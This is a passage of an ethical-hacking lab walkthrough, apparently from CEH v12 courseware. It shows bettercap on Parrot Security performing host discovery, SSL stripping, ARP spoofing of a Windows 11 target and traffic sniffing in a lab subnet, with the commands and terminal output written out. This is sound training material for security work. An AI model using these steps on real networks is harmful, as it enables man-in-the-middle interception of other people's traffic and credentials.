
Here, we will use the bettercap tool to intercept HTTP traffic on the target system.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.






2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.



Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.

The screenshot shows a terminal window titled "cd - Parrot Terminal". The user is logged in as "attacker@parrot" in the home directory. They execute the command `$sudo su`, which prompts for a password. After entering the password, the prompt changes to `[root@parrot]~`, indicating root access. The user then enters `#cd` and the prompt remains `[root@parrot]~`. The background of the terminal features a dark, abstract geometric pattern. The desktop environment includes icons for "README license" and "Trash". The system menu at the top shows "Applications", "Places", and "System". The bottom status bar indicates the date and time as "Wed Apr 13, 02:55".

```

[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #cd
[root@parrot]~$ #
  
```

7. In the terminal window; type **bettercap -h** and press **Enter**.

Note: In this command, **-h**: requests a list of the available options.

The screenshot shows a terminal window titled "bettercap -h - Parrot Terminal". The user is logged in as "root@parrot" in the home directory. They execute the command `#bettercap -h`, which displays the usage and options for the bettercap tool. The output lists various options such as `-autostart`, `-caplet`, `-cpu-profile`, `-debug`, `-env-file`, `-eval`, `-gateway-override`, `-iface`, `-mem-profile`, `-no-colors`, `-no-history`, and `-silent`, each with a brief description. The background of the terminal features a dark, abstract geometric pattern. The desktop environment includes icons for "README license" and "Trash". The system menu at the top shows "Applications", "Places", and "System". The bottom status bar indicates the date and time as "Wed Apr 13, 02:56".


```

[root@parrot]~$ #bettercap -h
Usage of bettercap:
  -autostart string
    Comma separated list of modules to auto start. (default "events.stream")
  -caplet string
    Read commands from this file and execute them in the interactive session.
  -cpu-profile file
    Write cpu profile file.
  -debug
    Print debug messages.
  -env-file string
    Load environment variables from this file if found, set to empty to disable environment persistence.
  -eval string
    Run one or more commands separated by ; in the interactive session, used to set variables via command line.
  -gateway-override string
    Use the provided IP address instead of the default gateway. If not specified or invalid, the default gateway will be used.
  -iface string
    Network interface to bind to, if empty the default interface will be auto selected.
  -mem-profile file
    Write memory profile to file.
  -no-colors
    Disable output color effects.
  -no-history
    Disable interactive session history file.
  -silent
    Suppress all logs which are not errors.
  
```

8. In the terminal window, type **bettercap -iface eth0** and press **Enter** to set the network interface.

Note: **-iface**: specifies the interface to bind to (in this example, **eth0**).

9. Type **help** and press **Enter** to view the list of available modules in bettercap.



```
[root@parrot]-[~]
#bettercap -iface eth0
bettercap v2.29 (built for linux amd64 with go1.17.1) [type 'help' for a list of commands]
10.10.1.0/24 > 10.10.1.13 » [02:56:20] [sys.log] [war] Could not find mac for 10.10.1.2
10.10.1.0/24 > 10.10.1.13 » help

help MODULE : List available commands or show module specific help if no module name is provided.
  active : Show information about active modules.
  quit : Close the session and exit.
  sleep SECONDS : Sleep for the given amount of seconds.
  get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
  set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
  clear : Clear the screen.
  include CAPLET : Load and run this caplet in the current session.
  ! COMMAND : Execute a shell command and print its output.
  alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
```

10. Type **net.probe on** and press **Enter**. This module will send different types of probe packets to each IP in the current subnet for the **net.recon** module to detect them.
11. Type **net.recon on** and press **Enter**. This module is responsible for periodically reading the system ARP table to detect new hosts on the network.

Note: The net.recon module displays the detected active IP addresses in the network. In real-time, this module will start sniffing network packets.

12. Type **set http.proxy.sslstrip true** and press **Enter**. This module enables SSL stripping.


```
net.recon > not running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65:
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65:
ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 »
```

13. Type **set arp.spoof.internal true** and press **Enter**. This module spoofs the local connections among computers of the internal network.
14. Type **set arp.spoof.targets 10.10.1.11** and press **Enter**. This module spoofs the IP address of the target host.
15. Type **http.proxy on** and press **Enter**. This module initiates http proxy.


```

Applications  Places  System  bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help

ui > not running
update > not running
wifi > not running
wol > not running

10.10.1.0/24 > 10.10.1.13 » net.probe on
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [sys.log] [inf] net.probe starting net.recon as a requirement
for net.probe
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.14 detected as 02:15:5d:26:65
:af.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.9 detected as 02:15:5d:26:65:
ae.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
[03:01:24] [sys.log] [inf] http.proxy enabling forwarding.
10.10.1.0/24 > 10.10.1.13 » [03:01:24] [sys.log] [inf] http.proxy started on 10.10.1.13:8080 (sslstr
ip enabled)
10.10.1.0/24 > 10.10.1.13 »
Menu bettercap -iface eth0 - ...

```

16. Type **arp.spoof on** and press **Enter**. This module initiates ARP spoofing.

17. Type **net.sniff on** and press **Enter**. This module is responsible for performing sniffing on the network.

```

Applications  Places  System  bettercap -iface eth0 - Parrot Terminal
File Edit View Search Terminal Help

10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.11 (WINDOWS11) detected as 00
:15:5d:01:80:00 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.19 (SERVER2019) detected as 0
2:15:5d:26:65:ac.
10.10.1.0/24 > 10.10.1.13 » [02:56:46] [endpoint.new] endpoint 10.10.1.22 (SERVER2022) detected as 0
0:15:5d:01:80:02 (Microsoft Corporation).
10.10.1.0/24 > 10.10.1.13 » [02:56:47] [endpoint.new] endpoint 10.10.1.2 detected as 02:15:5d:26:65:
aa.
10.10.1.0/24 > 10.10.1.13 » net.recon on
10.10.1.0/24 > 10.10.1.13 » [02:56:52] [sys.log] [err] module net.recon is already running
10.10.1.0/24 > 10.10.1.13 » set http.proxy.sslstrip true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.internal true
10.10.1.0/24 > 10.10.1.13 » set arp.spoof.targets 10.10.1.11
10.10.1.0/24 > 10.10.1.13 » http.proxy on
